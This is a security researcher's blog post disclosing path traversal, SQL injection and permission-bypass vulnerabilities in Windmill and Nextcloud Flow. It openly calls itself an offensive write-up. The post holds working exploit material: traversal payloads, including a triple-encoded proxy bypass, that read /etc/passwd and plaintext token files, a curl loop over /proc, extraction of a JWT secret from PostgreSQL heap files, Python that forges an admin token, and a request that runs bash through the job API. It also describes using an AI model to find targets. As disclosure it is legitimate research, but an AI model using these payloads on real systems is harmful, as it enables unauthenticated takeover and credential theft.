Windfall: From Path Traversal to RCE in Nextcloud Flow & Windmill

Valentin Lobstein / April 6, 2026

CVE RCE SQLi

TL;DR

Three critical vulnerabilities in Windmill (workflow automation platform):

1. **Unauthenticated Path Traversal** → Credential Leak → RCE (CVSS 4.0: 10.0) - CVE-2026-29059 / GHSA-24fr-44f8-fqwg

2. **Authenticated SQL Injection** → JWT Leak → Privilege Escalation → RCE (CVSS 4.0: 9.4) - CVE-2026-23696
3. **Operator Permission Bypass** → Script Creation → RCE (CVSS 4.0: 8.7) - CVE-2026-22683

Affects **Windmill v1.309.0 - v1.603.2** and **Nextcloud Flow v1.0.0 - v1.2.2** (all versions since initial release). Fixed in Windmill v1.603.3 and Nextcloud Flow v1.3.0. Operator bypass affects **Windmill v1.56.0 - v1.614.0**, fixed in v1.615.0.

Target	Auth Required	RCE Guaranteed	Container Escape	Nextcloud Takeover
Nextcloud Flow (proxy)	None	Always	No	Full
Nextcloud Flow (direct)	None	Always	No	Full
Standalone Windmill	None	If configured	Often	N/A

Introduction

Windmill is a Y Combinator-backed open-source workflow automation platform with over 15,000 GitHub stars and backing from Gradient Ventures and Bessemer Venture Partners. According to GitHub Packages statistics, as of January 15, 2026 (when this article was written), the official Docker image has been downloaded over **7.93 million times**, demonstrating significant real-world adoption. Positioning itself as an alternative to Retool, Airplane, and Temporal, Windmill claims to be 13x faster than Airflow for workflow execution. The platform supports Python, TypeScript, Go, Bash, SQL, GraphQL, and more,

enabling developers to transform scripts into production-grade workflows, internal tools, and APIs. Companies like Photoroom, Kahoot, Investing.com, Bloom Credit, Pave, and NOCD rely on Windmill for their internal automation needs.

Nextcloud Flow takes a different approach by embedding Windmill as its workflow engine. **Important clarification:** Flow is not an official integration or partnership with Windmill. It is a third-party Nextcloud app developed independently. Windmill is working with Nextcloud on an official integration, but Flow predates that collaboration. Nextcloud itself is deployed by governments (Germany's federal administration, French institutions), hospitals, universities, and enterprises worldwide, with millions of users relying on it for file sharing and collaboration. Flow brings workflow automation to this massive user base, and any vulnerability in Windmill's core directly impacts every Flow deployment. Notably, **Nextcloud Flow is the only known third-party integration that embeds Windmill as a backend component**, making it a unique attack surface.

> *"**Note:** This is not just a security advisory. This blog post takes a fully offensive approach: complete exploit chains, working PoCs, container escape techniques, and privilege escalation paths. If you're here for a CVE number and a "please update" message, you're in the wrong place. This is red team material."*

Vendor Response

Windmill's founder responded within hours of my initial report, on a Sunday, and shipped patches the same day. Bounties were awarded promptly: €4,000

for the path traversal and SQL injection, plus an additional $750 for the operator permission bypass discovered later (total: €4,000 + $750).

However, the response to CVE coordination was less straightforward. After the initial patches were merged, communication around public disclosure went silent. Windmill eventually published a security advisory for the path traversal (CVE-2026-29059), but never assigned CVE IDs for the SQL injection or operator bypass. VulnCheck stepped in as a third-party CNA and published CVE-2026-23696 (SQL injection) and CVE-2026-22683 (operator bypass).

Nextcloud's response was different. I reported the full attack chain to Nextcloud via HackerOne - the path traversal, the triple encoding proxy bypass, the public route discovery (access_level=0), the plaintext credential storage, the PostgreSQL heap file leak technique, and a complete exploit with interactive shell. Their position: "the issue is solely inside Windmill" and "there is no dedicated issue with Nextcloud Flow." They bumped the Windmill version and closed the report. Two months later, I received a $250 bounty for an unauthenticated RCE affecting 100% of Flow installations.

To be clear about what $250 bought them: a triple encoding bypass specific to Flow's proxy architecture, the discovery that their route table exposes the vulnerable endpoint without authentication (access_level=0), a full analysis of their plaintext credential storage, a PostgreSQL heap file extraction technique, a working exploit with interactive shell, a complete docker-compose lab for reproduction, and production validation on a 28-user instance. None of this is "solely inside Windmill." The path traversal is in Windmill. Everything else - the proxy bypass, the public routes, the credential storage, the container architecture - is Flow's own doing. Windmill paid €4,000 for less.

How It Started

After working on a **reproduction** of CVE-2026-21858 (originally discovered by Cyera Labs), an Arbitrary File Read vulnerability in n8n, I wondered if this pattern - path traversal leading to credential theft, then RCE - could be replicated elsewhere.

Using Claude (Opus 4.5) through Cursor AI, I searched for n8n alternatives and found Windmill. A quick look at the codebase revealed the same vulnerability class: path traversal in an unauthenticated endpoint. Searching GitHub for Windmill integrations led me to Nextcloud Flow, which embeds Windmill and stores admin tokens in a predictable config file - making every Flow instance exploitable out of the box.

From target discovery to working RCE on both Windmill and Flow: about 3 hours. The vulnerability was obvious once you look at the code: direct path concatenation with user input, no sanitization.

AI is a force multiplier, not a replacement for thorough investigation. While AI accelerated target discovery and initial vulnerability identification, the critical findings came from manual analysis:

- The unauthenticated access through Nextcloud's proxy? Discovered by manually checking how Flow registers routes in the database.
- The triple encoding bypass? Required understanding each layer of the proxy chain.
- The PostgreSQL file leak technique? Came from asking "what if" questions.

AI hallucinated multiple times during this research, simulating attack scenarios instead of testing them. Every AI suggestion must be verified against real systems. The gap between AI's theoretical understanding and practical exploitation remains significant.

The Vulnerability

I discovered a critical unauthenticated path traversal vulnerability in Windmill's job log retrieval mechanism. I named it **Windfall**, a portmanteau of "Windmill" and "fall", because that's exactly what happens: Windmill falls. This seemingly innocuous file read primitive chains into complete server compromise through credential theft and Windmill's powerful job execution API. The entire attack requires no authentication and achieves remote code execution in seconds.

Vulnerability Summary

Path Traversal (Unauthenticated)

Property	Value
CVE	CVE-2026-29059
Advisory	GHSA-24fr-44f8-fqwg
Severity (Flow via proxy)	Critical (CVSS v4.0: 10.0)
Severity (Windmill + Docker)	Critical (CVSS v4.0: 10.0)
CVSS Vector (Flow)	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
CVSS Vector (Windmill + Docker)	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Authentication	**None** - `jobs_u` endpoint is PUBLIC even through Nextcloud proxy!
Affected Versions	Windmill v1.309.0 – v1.603.2 (fixed in v1.603.3), Nextcloud Flow v1.0.0 – v1.2.2 (fixed in v1.3.0)

SQL Injection → Privilege Escalation → RCE (Authenticated)

Property	Value
CVE	CVE-2026-23696
Severity	Critical (CVSS v4.0: 9.4)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H
Authentication	Any authenticated user
Impact	Operator → Super Admin → Root RCE
Affected Versions	Windmill v1.276.0 – v1.603.2 (fixed in v1.603.3)

Operator Permission Bypass → RCE (Authenticated)

Property	Value
CVE	CVE-2026-22683
Severity	High (CVSS v4.0: 8.7)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Authentication	Operator role
Impact	Operator → Script Creation → RCE
Affected Versions	Windmill v1.56.0 – v1.614.0 (fixed in v1.615.0)

Technical Analysis

The Vulnerable Endpoint

Windmill exposes a REST API endpoint for retrieving job execution logs. The endpoint follows this pattern:

```
GET /api/w/{workspace}/jobs_u/get_log_file/{filename}
```

The `jobs_u` prefix indicates this is an unauthenticated endpoint, designed to allow workers and external systems to fetch log files without requiring a bearer token. Looking at the Windmill source code, we can see exactly how these routes are organized in `backend/windmill-api/src/jobs.rs`:

```
pub fn workspace_unauthed_service() → Router {
    Router::new()
        .route("/resume/:job_id/:resume_id/:secret", get(resume_suspended_job))
        .route("/resume/:job_id/:resume_id/:secret", post(resume_suspended_job))
        // ... other routes ...
        .route("/get_log_file/*file_path", get(get_log_file))
        .route("/queue/cancel/:id", post(cancel_job_api))
        // ...
}
```

The function name `workspace_unauthed_service` makes it explicit: these routes require no authentication. The `get_log_file` handler accepts a wildcard path parameter (`*file_path`), passing user input directly to the handler function.

The Vulnerable Code

The vulnerability becomes obvious when examining the `get_log_file` handler implementation:

```
async fn get_log_file(Path((_w_id, file_p)): Path<(String, String)>) → error::R
    let local_file = format!("{TMP_DIR}/logs/{file_p}");
    if tokio::fs::metadata(&local_file).await.is_ok() {
```

```
        let mut file = tokio::fs::File::open(local_file).await.map_err(to_anyhow
        let mut buffer = Vec::new();
        file.read_to_end(&mut buffer).await.map_err(to_anyhow)?;
        let res = Response::builder()
            .header(http::header::CONTENT_TYPE, "text/plain")
            .body(Body::from(bytes::Bytes::from(buffer)))
            .unwrap();
        return Ok(res);
    }
    // ... S3 fallback for enterprise ...
}
```

The constant `TMP_DIR` is defined in `backend/windmill-common/src/worker.rs`:

```
pub const TMP_DIR: &str = "/tmp/windmill";
pub const TMP_LOGS_DIR: &str = concatcp!(TMP_DIR, "/logs");
```

The flaw is straightforward: the `file_p` parameter from the URL is directly concatenated into the filesystem path without any sanitization. The code constructs `/tmp/windmill/logs/{user_input}` and opens whatever file that path resolves to. No checks verify that the final path remains within the intended logs directory. Classic. You'd think we'd have learned by now, but here we are in 2026 still doing string concatenation with user input. At this point, path traversal vulnerabilities should come with a nostalgia warning.

Notice that the `_w_id` parameter (workspace ID) is prefixed with an underscore, meaning it's intentionally unused. The function doesn't validate that the workspace exists or that the caller has access to it. This is why the exploit works with any arbitrary workspace value in the URL. No need to guess a valid workspace name.

Exploitation Mechanics

An attacker can escape the log directory by injecting URL-encoded directory traversal sequences. The payload `..%2F` decodes to `../` on the server side, allowing upward directory navigation. By chaining multiple traversal sequences, an attacker can reach the filesystem root and then descend into any readable directory.

Consider this request:

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2F..%2F..%2Fetc
Host: target:8000
```

The server processes this as follows: it takes the base log directory (`/tmp/windmill/logs/`), appends the decoded filename (`../../../../../../etc/passwd`), and the resulting path resolves to `/etc/passwd`. The workspace parameter is irrelevant since the traversal escapes the workspace-scoped directory entirely.

The response contains the raw file contents without any indication that a security boundary was crossed. Standard files like `/etc/passwd` confirm the vulnerability, but the real value lies in targeting application-specific secrets.

Why This Endpoint Exists Unauthenticated

Windmill's architecture separates the server (API and UI) from workers (job executors). Workers need to report job logs back to the server, and rather than implementing a separate authenticated channel for worker-to-server communication, Windmill exposes certain endpoints without authentication requirements.

The `jobs_u` endpoints assume that network segmentation provides sufficient protection. In containerized deployments, this assumption often holds since the endpoints aren't exposed externally. However, when Windmill or Flow is deployed with the API accessible from untrusted networks, this design becomes a critical weakness. Spoiler alert: people expose things to the internet. Always have, always will. "It's internal only" is the "famous last words" of system administration.

Attack Chain: Nextcloud Flow

Finding Flow Instances

Flow can be deployed in two ways, each with different visibility:

Direct exposure (rare): Flow/Windmill running on its own port (e.g., 8000), easily found via Shodan or standard dorks.

Behind Nextcloud proxy (common): Flow is accessed through Nextcloud's AppAPI proxy at `/index.php/apps/app_api/proxy/flow/`. This is the default deployment method and is **invisible to standard scanning tools**.

A Google dork can reveal some exposed deployments:

```
"/index.php/apps/app_api/proxy/flow"
```

But the real attack surface is much larger. Millions of Nextcloud instances exist worldwide, and any of them could have Flow installed. However, as we'll see in the next section, the vulnerable `jobs_u` endpoints are registered as PUBLIC in Nextcloud's route configuration, meaning **no authentication is required** even through the proxy.

Additionally, Docker misconfigurations can expose Flow's Windmill panel directly on a port (e.g., 8000), bypassing the Nextcloud proxy entirely. These misconfigured instances are findable via Shodan or port scanning, but they're still unauthenticated - just like when accessed through the proxy.

This creates two attack surfaces:

- **Hidden:** Flow behind Nextcloud proxy, invisible to Shodan
- **Exposed:** Misconfigured Flow with Windmill directly accessible on a port

Authentication Requirement (Spoiler: None)

Here's the critical discovery that changes everything. I initially assumed Flow via the Nextcloud proxy would require at least basic Nextcloud authentication. My exploit worked with Nextcloud credentials, so I never questioned it.

Then I got curious about how Nextcloud manages access control - groups, permissions, that kind of thing. At this point, I have to admit: this research had gone so far with AI assistance that I was starting to have trouble believing it myself. Every prompt kept uncovering something new.

So I asked Claude to check how Flow registers its routes in Nextcloud's database. It queried the `oc_ex_apps_routes` table directly:

```
SELECT url, access_level FROM oc_ex_apps_routes WHERE appid = 'flow';
```

The result stopped me cold:

```
 url                            | access_level
--------------------------------+--------------
 ^api/w/nextcloud/jobs/.*       | 0  -- PUBLIC
```

```
^api/w/nextcloud/jobs_u/.*     | 0  -- PUBLIC (vulnerable!)
.*                             | 2  -- ADMIN
```

Wait, what? The vulnerable `jobs_u` endpoint is registered with **access_level 0 (PUBLIC)**. That means **no authentication required at all.** I had been testing with Nextcloud credentials this whole time, but they were never necessary. The proxy passes these requests straight through without checking anything:

```
# No authentication, through Nextcloud proxy, still works
curl -sk "https://nextcloud.target/index.php/apps/app_api/proxy/flow/api/w/nextc

root:x:0:0:root:/root:/bin/bash
...
```

Tested and confirmed: I ran a full test suite against all deployment scenarios:

#	Deployment	Auth Required	Workspace	File Read	RCE
1	Flow Proxy	NONE	`nextcloud`	Yes	root
2	Flow Proxy	Nextcloud	`nextcloud`	Yes	root
3	Flow Direct	NONE	`nextcloud`	Yes	root
4	Standalone	NONE	any (ignored)	Yes	root

Note on workspace: For Flow deployments, the workspace must be `nextcloud` (Flow's default) to match the PUBLIC route pattern. For standalone Windmill, the workspace parameter is unused in the vulnerable code (`_w_id` is ignored), so any value works.

This makes Flow via the Nextcloud proxy **just as vulnerable as standalone Windmill** - fully unauthenticated RCE. The proxy provides zero protection for

this endpoint. Any Nextcloud instance with Flow installed is exploitable without any credentials.

The Proxy Encoding Problem

After reporting the vulnerability, Nextcloud's security team responded:

> *""We were able to reproduce the issue directly with Windmill. But Apache seems to be blocking the encoded separators by default. We are unable to reproduce the attack through Nextcloud API. Were you able to do that with default Apache2 configuration and Nextcloud API? Or was it just an assumption?""*

Fair question. My initial exploitation attempts via the Nextcloud proxy had indeed failed. The standard payload didn't work:

```
GET /index.php/apps/app_api/proxy/flow/api/w/nextcloud/jobs_u/get_log_file/..%2F
Host: nextcloud-target.com

Response: Windmill loading page (not /etc/passwd)
```

The path traversal was being normalized somewhere in the proxy chain. Time to dig into Flow's source code.

The Culprit: Flow's Python Proxy

Flow embeds Windmill behind a FastAPI proxy that handles authentication and request forwarding. Looking at `ex_app/lib/main.py`:

```
async def proxy_request_to_windmill(request: Request, path: str, path_prefix: st
    async with httpx.AsyncClient() as client:
        url = f"{WINDMILL_URL}{path_prefix}/{path}"
        # ... forwards request to Windmill
        response = await client.get(url, ...)
        return Response(content=response.content, ...)
```

The problem is **httpx**. When the `path` variable contains decoded traversal sequences like `../../etc/passwd`, httpx normalizes the URL before sending it. The `../` sequences get resolved to `/etc/passwd`, but Windmill still blocks this because it expects paths within `/tmp/windmill/logs/`. Even direct access to `/etc/passwd` fails.

I confirmed this behavior:

```
>>> import httpx
>>> url = 'http://127.0.0.1:8000/api/w/{any_workspace}/jobs_u/get_log_file/../..
>>> r = httpx.get(url)
>>> # httpx normalized to /etc/passwd, but Windmill blocks it (returns HTML page
>>> r.request.url
'http://127.0.0.1:8000/etc/passwd'
>>> r.text[:50]
'<!DOCTYPE html>\n<html lang="en">\n\t<head>'
```

But with URL-encoded slashes, httpx doesn't normalize `%2f` because it's not a literal `/`:

```
>>> url = 'http://127.0.0.1:8000/api/w/{any_workspace}/jobs_u/get_log_file/..%2f
>>> r = httpx.get(url)
>>> # httpx keeps %2f unchanged, Windmill decodes it and traversal succeeds
>>> r.request.url
```

```
'http://127.0.0.1:8000/api/w/{any_workspace}/jobs_u/get_log_file/..%2f..%2f..%2f
>>> r.text[:50]
'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daem'
```

The encoded sequence `%2f` passes through httpx unchanged, reaches Windmill, which decodes it to `/` and performs the traversal. This is why encoding is required: httpx normalizes literal `../`, but encoded `%2f` bypasses that normalization.

The Triple Encoding Bypass

The request chain looks like this:

```
Browser/curl → Nextcloud (Apache/nginx) → PHP → FastAPI → httpx → Windmill
```

Each layer decodes URL-encoded characters. Through testing, I discovered that the full proxy chain requires **triple encoding with** `safe=""` to get the traversal sequence to Windmill intact. The `safe=""` parameter (from Python's `urllib.parse.quote()`) forces encoding of ALL characters, including normally "safe" ones like `.` and `/`. Standard triple encoding (without `safe=""`) wouldn't work because `.` and `/` wouldn't be encoded in the first place:

What we send	After Nextcloud (PHP)	After FastAPI	httpx sends	Windmill sees
`../`	`../`	`../`	normalized	blocked
`%2f`	`/`	`/`	normalized	blocked
`%252f`	`%2f`	`/`	normalized	blocked
`%25252f`	`%252f`	`%2f`	`%2f`	`/` SUCCESS

The working payload uses `%25252f` (triple-encoded slash with `safe=""` to force encoding of all characters, including normally safe ones like `.` and `/`):

```
GET /index.php/apps/app_api/proxy/flow/api/w/nextcloud/jobs_u/get_log_file/..%25
Host: nextcloud-target.com

Response: root:x:0:0:root:/root:/bin/bash...
```

This bypass works because:

1. Nextcloud (PHP) decodes `%25` → `%`, resulting in `%252f`
2. FastAPI decodes `%25` → `%`, resulting in `%2f`
3. httpx forwards `%2f` without normalization (it's not a literal `/`)
4. Windmill decodes `%2f` → `/` and the traversal succeeds

The extra encoding layer compared to direct Flow access accounts for Nextcloud's PHP frontend also performing URL decoding before passing the request to the AppAPI proxy.

So to answer Nextcloud's question: **yes, the attack works through the Nextcloud API with default Apache configuration.** Apache's `AllowEncodedSlashes` setting is irrelevant here. The traversal sequences aren't encoded slashes from Apache's perspective - they're just `%25252f`, an innocuous-looking percent-encoded string. Apache passes it through, and the multi-layer decoding in Flow's proxy chain does the rest.

I replied that this reinforces Flow needs to update to the patched Windmill version regardless of Apache configuration. Their response:

> *“‘That is out of question and we will do that. We are just trying to understand if there is something that needs to be done outside of updating Windmill. So far it does not seem to be the case?”’*

That last sentence triggered everything that follows. Let me show you why bumping Windmill is not enough.

Why Flow is Critically Vulnerable

The critical severity on Flow comes from a **design flaw in Nextcloud’s code**, not just the upstream Windmill bug. Two separate vulnerabilities combine to create the RCE chain:

Component	Vulnerability	Responsible	CWE
Windmill	Path Traversal (file read)	Windmill Labs	CWE-22
Flow	Plaintext credential storage	**Nextcloud**	CWE-256, CWE-522

The path traversal alone would be a Medium/High severity file read. What transforms it into **Critical RCE** is Flow’s decision to store admin tokens in plaintext on the filesystem.

Looking at Flow’s source code in `ex_app/lib/main.py`:

```
USERS_STORAGE_PATH = Path(persistent_storage()).joinpath("windmill_users_config.

def add_user_to_storage(user_email: str, password: str, token: str = "") → None
    USERS_STORAGE[user_email] = {"password": password, "token": token}
```

```
    with open(USERS_STORAGE_PATH, "w", encoding="utf-8") as f:
        json.dump(USERS_STORAGE, f, indent=4)
```

This is **Nextcloud's code**, not Windmill's. The function stores passwords and authentication tokens in plaintext JSON at a predictable path. This design means:

1. **Any file read vulnerability** (not just this path traversal) becomes RCE on Flow
2. **Every Flow instance** has exploitable credentials on disk - no configuration required
3. The attack works **100% of the time** on Flow, unlike standalone Windmill

On standalone Windmill, RCE requires `SUPERADMIN_SECRET` to be configured (not default). On Flow, admin tokens are **always present** because Flow creates them during initialization.

The Credential File

When Flow initializes, it creates Windmill user accounts and stores their credentials in a JSON configuration file. This file persists in Flow's data directory at a predictable path: `/nc_app_flow_data/windmill_users_config.json`.

The configuration file structure contains email addresses as keys, with nested objects holding plaintext passwords and valid API tokens:

```
{
    "admin@windmill.dev": {
        "password": "REDACTED",
        "token": "REDACTED"
```

```
    },
    "wapp_user@windmill.dev": {
        "password": "REDACTED",
        "token": "REDACTED"
    }
}
```

This design choice prioritizes operational simplicity over security. Flow needs these credentials to authenticate against its embedded Windmill instance, and storing them in a configuration file avoids the complexity of a proper secrets management system. The correct approach would be using Nextcloud's built-in credential storage or encrypted secrets. But who has time for that when JSON files exist, right? Plaintext credentials in predictable paths: a tale as old as time.

Alternative: PostgreSQL Data File Leak

The `windmill_users_config.json` file is specific to Nextcloud Flow. Standalone Windmill doesn't have it. I wanted to find a credential leak method that works regardless of deployment type - something that doesn't rely on Flow's convenient JSON file.

But there's another reason I went digging. Let's say Nextcloud fixes the JSON file issue - encrypts it, moves it to secure storage, or removes it entirely. Problem solved? I thought about Flow's architecture: PostgreSQL runs **in the same container** as Windmill. If the database is on the same filesystem, and I can read arbitrary files... can I read the database directly?

So I asked Claude: "Is there any way to read data that the database stores on the filesystem?" The answer opened a new attack vector. PostgreSQL stores table data in binary heap files under `base/<database_oid>/`. These files

contain raw table data, and plaintext strings like secrets and emails can be extracted directly with `strings` or regex. One prompt, one technique.

Important caveat: On the official Windmill Docker Compose setup, PostgreSQL runs in a **separate container** from the Windmill server. The path traversal can't reach across container boundaries, so this technique doesn't apply to standard Docker deployments.

However, I've only tested this PostgreSQL file leak technique on **Nextcloud Flow**, where PostgreSQL runs inside the same container as Windmill. The examples below use Flow's paths (`/nc_app_flow_data/pgsql/`).

For standalone Windmill, this technique would theoretically work if PostgreSQL and Windmill share the same filesystem (bare metal deployments, single-container setups, or source-based installations where both run on the same host). Some users on Discord mentioned running Windmill from source rather than Docker, which could enable this attack vector. But since I haven't tested it on standalone Windmill, I can't confirm it works in practice. The official Docker Compose configuration uses separate containers, so the technique doesn't apply there.

Step 1: Find PostgreSQL's data directory via `/proc`

Linux's `/proc` filesystem exposes process information. By scanning `/proc/*/cmdline`, we can find the PostgreSQL process and extract its `-D` flag (data directory). The PID varies per container, but PostgreSQL is typically one of the first processes started (PIDs 1-50 range):

```
for pid in $(seq 1 50); do
  curl -s "http://target:8000/api/w/_/jobs_u/get_log_file/..%2f..%2f..%2f..%2f..
```

```
    echo "PID $pid: $(curl -s "http://target:8000/api/w/_/jobs_u/get_log_file/..
done
```

Response:

```
/usr/lib/postgresql/15/bin/postgres -D /nc_app_flow_data/pgsql
```

Now we know PostgreSQL stores its data in `/nc_app_flow_data/pgsql`.

Step 2: Read the database files containing `jwt_secret`

PostgreSQL stores table data in binary heap files under `base/<database_oid>/<filenum>`. An **OID** (Object Identifier) is PostgreSQL's internal numeric ID for every object - databases, tables, indexes, etc. The first user-created database gets OID 16384, the next 16385, and so on. Similarly, each table within a database gets its own filenum.

But which file contains `global_settings`? The naive approach would be to scan hundreds of files - slow and noisy. During my research (with local database access), I queried PostgreSQL to find the exact file locations:

```
SELECT pg_relation_filepath('global_settings');
-- Result on Flow: base/16385/17149
-- Result on standalone: base/16384/17149
```

The **database OID** and **name** depend on the deployment:

- Standalone Windmill: database `windmill`, OID **16384**
- Nextcloud Flow: database `flow`, OID **16385**

Why the difference? PostgreSQL assigns OIDs sequentially. Flow's init script creates the `flow` user first (OID 16384), then the `flow` database (OID 16385). Standalone Windmill uses the built-in `postgres` user as database owner, so the `windmill` database gets the first available OID (16384).

However, the **filenum** is **constant across all Windmill installations**. Why? Because Windmill's database migrations create tables in a deterministic order. Every fresh install produces the same file layout:

Table	Filenum	Contents
`global_settings`	`17149`	`jwt_secret`, custom secrets, SMTP passwords
`password`	`16815`	User emails + Argon2 password hashes
`token`	`16564`	API tokens + associated emails
`resource`	`16626`	**Stored credentials** (DB passwords, AWS keys...)
`usr`	`16504`	User emails (view, duplicates password)

This is **devastating**. A single unauthenticated file read vulnerability becomes a complete credential dump: JWT secrets for token forgery, password hashes for offline cracking, API tokens for account takeover, and stored resources containing production database passwords, AWS access keys, SMTP credentials - everything organizations store in Windmill for their workflows.

For a **quick exploitation** (Approach 1 below), we can hardcode these Windmill-specific filenums and only need to determine the database OID. For Flow, it's always `16385`. For standalone, it's `16384`. Scanning OIDs 16384-16393 handles edge cases, but in practice the OID is predictable based on deployment type:

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2Fnc_app_flow_d
```

The response is binary data. To extract the secret, save the response and use `strings`:

```
curl -so /tmp/global_settings "http://target:8000/api/w/_/jobs_u/get_log_file/..
strings /tmp/global_settings | grep -A1 jwt_secret
```

```
jwt_secret
G5w9D1NE3hJ7oJavG0FreO25uT6lejZl
```

Step 3: Extract admin email from the `usr` table

The `usr` table (filenum **16504**) contains user emails. Reading it directly:

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2Fnc_app_flow_d
```

The binary data contains plaintext emails:

```
...admin@windmill.dev...wapp_admin@windmill.dev...
```

Step 4: Forge JWT and achieve RCE

With `jwt_secret` and a valid email, we forge an admin token:

```
import jwt, time

token = "jwt_" + jwt.encode({
    "email": "admin@windmill.dev",
    "username": "admin",
    "is_admin": True,
    "is_operator": False,
```

```
    "groups": ["all"],
    "folders": [],
    "workspace_id": "nextcloud",  # Must match workspace in URL (e.g., /api/w/ne
    "exp": int(time.time()) + 86400
}, "G5w9D1NE3hJ7oJavG0FreO25uT6lejZl", algorithm="HS256")
```

Important: The `workspace_id` in the JWT must match the workspace in the request URL. Windmill validates this in `backend/windmill-api/src/auth.rs`:

```
if w_id.is_some_and(|w_id| !claims.allowed_in_workspace(&w_id)) {
    tracing::error!("JWT auth error: workspace_id mismatch");
    return None;
}
```

The `allowed_in_workspace` function checks that the JWT's `workspace_id` matches the workspace extracted from the URL path:

```
pub fn allowed_in_workspace(&self, w_id: &str) -> bool {
    self.workspace_id
        .as_ref()
        .is_some_and(|token_w_id| w_id == token_w_id)
        || self
            .workspace_ids
            .as_ref()
            .is_some_and(|token_w_ids| token_w_ids.iter().any(|token_w_id| w_id
}
```

For Flow, the workspace is always `nextcloud`, so the JWT must use `workspace_id: "nextcloud"` and all API calls must use `/api/w/nextcloud/...`.

This token grants super admin access → RCE.

Why this matters:

Method	Requires	Works on	Tested on
`windmill_users_config.json`	Flow deployment	Flow only	Flow
`SUPERADMIN_SECRET`	Env var configured	Standalone (if configured)	Standalone
PostgreSQL file leak	Same filesystem	**Flow (confirmed), standalone (theoretical)**	Flow only

The PostgreSQL leak is a **fallback method** that works even without the JSON config file. On Flow, with the optimized approach (hardcoded filenums), it completes in ~4 seconds - just 3 HTTP requests: one to find the PostgreSQL data path via `/proc`, one to read `jwt_secret` from filenum 17149, and one to extract email from filenum 16504.

But the real power is the **full credential dump**. With all five filenodes, a single exploit run extracts:

- `jwt_secret` for token forgery → RCE
- All user password hashes for offline cracking
- All API tokens for direct account takeover
- All stored resources (AWS keys, database passwords, SMTP credentials, OAuth tokens...)

This transforms a “simple” file read into a catastrophic data breach. Organizations using Windmill to orchestrate workflows store their most sensitive credentials in the `resource` table. One unauthenticated request per table, and everything is exposed.

I couldn't find any prior documentation of this specific attack chain: using arbitrary file read to extract PostgreSQL heap files and application secrets like JWT signing keys. Forensic analysts use `strings` and `pg_filedump` for data recovery, but weaponizing it for exploitation via path traversal? That appears to be new. Another prompt, another technique. AI-assisted vulnerability research keeps delivering.

Going Further: Full Binary Parser

The approach above (hardcoded filenums + regex) works for quick exploitation, but has limitations:

- Misses structured data (JSONB, arrays, composite types)
- Can't distinguish between actual values and garbage
- Completely fails on binary formats like JSONB - where credentials are often stored in the `resource` table

For complete data extraction, I developed a full binary parser for Metasploit (`Rex::Proto::PostgreSQL`) that auto-discovers the database schema and extracts all data including JSONB.

The key insight: PostgreSQL system catalogs have **fixed OIDs** hardcoded in the source code:

System Catalog	OID	What It Contains
`pg_database`	1262	All database names + their OIDs
`pg_class`	1259	All table names + their filenodes
`pg_attribute`	1249	All columns + their types for each table

Read these three files → you know the entire schema → extract any table. No prior knowledge required.

The `resource` table stores credentials as JSONB. Running `strings` gives garbage. The parser extracts it cleanly:

```
Row 1: {"type": "postgresql", "host": "db.prod.internal", "password": "Pr0dP@ss!
Row 2: {"type": "aws", "access_key": "AKIAIOSFODNN7EXAMPLE", "secret_key": "wJal
```

Permission caveat: PostgreSQL data directories are typically `700` owned by `postgres:postgres`. This technique requires root access (as in Flow's container), `postgres` group membership, or misconfigured permissions.

> *"For the full technical deep-dive on PostgreSQL binary format parsing (page structure, tuple headers, varlena, JSONB), see my dedicated post: Dumping PostgreSQL Without Credentials: Heap File Parsing for Offensive Security"*

This isn't documented anywhere as an offensive technique. Forensic tools like `pg_filedump` exist, but they require you to **already know the schema**. My parser auto-discovers everything via the system catalogs, enabling fully automated extraction without any prior knowledge.

Phase 1: Leaking the Configuration File

The attacker exploits the path traversal to read the configuration file. The traversal depth depends on Windmill's log directory location, but six levels of `..%2F` typically suffice to reach the filesystem root.

Direct access (Flow container or standalone):

```
GET /api/w/{any_workspace}/jobs_u/get_log_file/..%2F..%2F..%2F..%2F..%2F..%2Fnc_
Host: target:8000
```

Via Nextcloud proxy (triple encoding required):

```
GET /index.php/apps/app_api/proxy/flow/api/w/nextcloud/jobs_u/get_log_file/..%25
Host: nextcloud-target.com
```

The response contains the complete JSON structure with plaintext credentials. The `admin@windmill.dev` token is the primary target since it grants super admin privileges.

Phase 2: Validating the Token

The attacker validates the stolen token against Windmill's authenticated API. The `/api/users/whoami` endpoint accepts a bearer token and returns the associated user's details.

Note: This endpoint is NOT accessible via the Nextcloud proxy (only `jobs` and `jobs_u` routes are PUBLIC). When exploiting via proxy, skip this validation step and proceed directly to RCE (blind mode).

```
GET /api/users/whoami HTTP/1.1
Host: target:8000
Authorization: Bearer LEAKED_TOKEN
```

A successful response confirms the token's validity and reveals the account's privilege level:

```
{
    "email": "admin@windmill.dev",
    "username": "admin",
    "is_admin": true,
    "is_super_admin": true,
    "operator": false
}
```

The `is_super_admin: true` field confirms full administrative access to Windmill's API. But here's the thing: **you don't need super_admin for RCE**. Any non-operator user with access to a workspace can execute jobs. The admin token is convenient, but even a regular user token would be enough for code execution.

Phase 3: Remote Code Execution

Windmill's job execution API accepts arbitrary code for execution. The `/api/w/{workspace}/jobs/run/preview` endpoint is designed for testing scripts before deployment, but with a valid token it becomes an RCE primitive.

Note: Via the Nextcloud proxy, the `Authorization` header is intercepted by Nextcloud. The Windmill token must be passed via a `token` cookie instead (e.g., `-b "token=LEAKED_TOKEN"`). The `jobs` route is PUBLIC (`access_level=0`), so no Nextcloud credentials are required for this step.

```
POST /api/w/nextcloud/jobs/run/preview HTTP/1.1
Host: target:8000
Authorization: Bearer LEAKED_TOKEN
Content-Type: application/json

{
```

```
    "content": "id && hostname && cat /etc/passwd",
    "language": "bash"
}
```

The server responds with a job ID:

```
"01234567-89ab-cdef-0123-456789abcdef"
```

